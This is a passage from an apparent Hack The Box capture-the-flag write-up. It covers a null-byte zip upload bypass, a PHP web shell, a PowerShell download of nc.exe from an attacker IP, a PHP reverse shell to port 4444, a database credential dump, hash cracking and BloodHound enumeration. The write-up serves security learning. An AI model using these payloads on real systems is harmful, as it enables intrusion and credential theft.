
then under course section i found different course

click, on Enroll The Course
and then scrolling down, under Course Outline Section Click on Quizz-1 Submit button

we redirected to upload.php page where we might need to submit our assignment

let’s try to upload php file that contains the shell.

it’s clear that the server is checking the extension and MIME type as well, so we need to find another technique to bypass this, after many trials and error and trying different things i found that we could bypass this file upload restriction by using Null Byte Injection
but when i tried the Null byte injection i found that the file name remains same, then i assumed that the server might be encoding the null byte %00 and then decode it so it remain same
possibly we need to inject null byte programmatically, in this case i’ve used following python script to do that for me
import osimport zipfile
#Paths,zip_path = 'shell.zip'new_zip_path = 'shell1.zip'old_filename = 'shell.php'new_filename = 'shell.php\x00.pdf'
#Open the original ZIP and create a new one,with zipfile.ZipFile(zip_path, 'r') as zip_read:    with zipfile.ZipFile(new_zip_path, 'w', compression=zipfile.ZIP_DEFLATED) as zip_write:        for item in zip_read.infolist():            original_data = zip_read.read(item.filename)            # Rename the target file            if item.filename == old_filename:                item.filename = new_filename            zip_write.writestr(item, original_data)
print(f'Renamed {old_filename} to {new_filename} inside {new_zip_path}')
so first i created the shell.php with below simple code, after some trial-error i figured out that it blocks the system keyword so i’ll go with shell_exec()
<?phpecho shell_exec($_GET['cmd']);?>then create a zip file that contains this shell.php file inside it
zip -r shell.zip shell.phpand then run the ***rewrite.py -*** python3 rewrite.py
upload the shell1.zip and it successfully uploaded, and we can access the shell by clicking on click here, and then remove .pdf and then we can access the shell

after removing the .pdf extension

Bingo! we got Command execution as xamppuser
after trying several thing to get proper shell i found that windows defender is deleting the netcat (nc.exe)
http://certificate.htb/static/uploads/ebd0473a69a5f33d8a4caa3b1e4f234c/shell.php?cmd=powershell%20%20-c%20iwr%20-uri%20http://10.10.14.32/nc.exe%20-outfile%20\users\public\nc.exeGot connection on the python3 http server

But i am not able to get shell, so i used below php script to get somehow shell so i can run the Powershell command to get stable shell
follow same process for below rev.php as above, make sure to change the name inside script, and start the listener on port 4444
<?php$sock = fsockopen("10.10.14.32", 4444);fwrite($sock, "Connected\n");while(!feof($sock)) { $command = fgets($sock); $output = shell_exec($command); fwrite($sock, $output);}fclose($sock);?>access the shell php and we got connection on port 4444
still this is not stable and interactive shell, so i used the powershell reverse shell payload from revshells.com

and then copy and paste above powershell encoded comamnd, and run the command

and i got the reverse shell connection on port 445

After gaining access into the system i started enumerating system and found database credentials, let’s use this to connect to database.
run the net user command to find available user’s in the system

i’ll use the mysql.exe from system to connect to database
mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -e "SHOW DATABASES;"
i found the database certificate_webapp_db, let’s use this and run show tables command
mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -e "use certificate_webapp_db;show tables;"
nice let’s select username and passwords from users table
mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -e "use certificate_webapp_db;select username,password from users;"
the above sara.b user is the user on the Domain Controller (and the Domain), so we need to crack that password, i’ll be using john to crack the password
john sara_b.hash --wordlist=/usr/share/wordlists/rockyou.txt
Bingo!, we got the password, let’s use netexec (nxc) to verify if the credentials is valid or not
nxc smb certificate.htb -u 'sara.b' -p 'Blink182'
then i tried to enumerate the shares
nxc smb certificate.htb -u 'sara.b' -p 'Blink182' --shares
net user sara.b
the user is member of Account Operators group, the bloodhound also reveals the same thing
bloodhound-python -c all -u sara.b -p Blink182 -d certificate.htb -dc dc01.certificate.htb -ns 10.10.11.71
load the gathered information in bloodhound
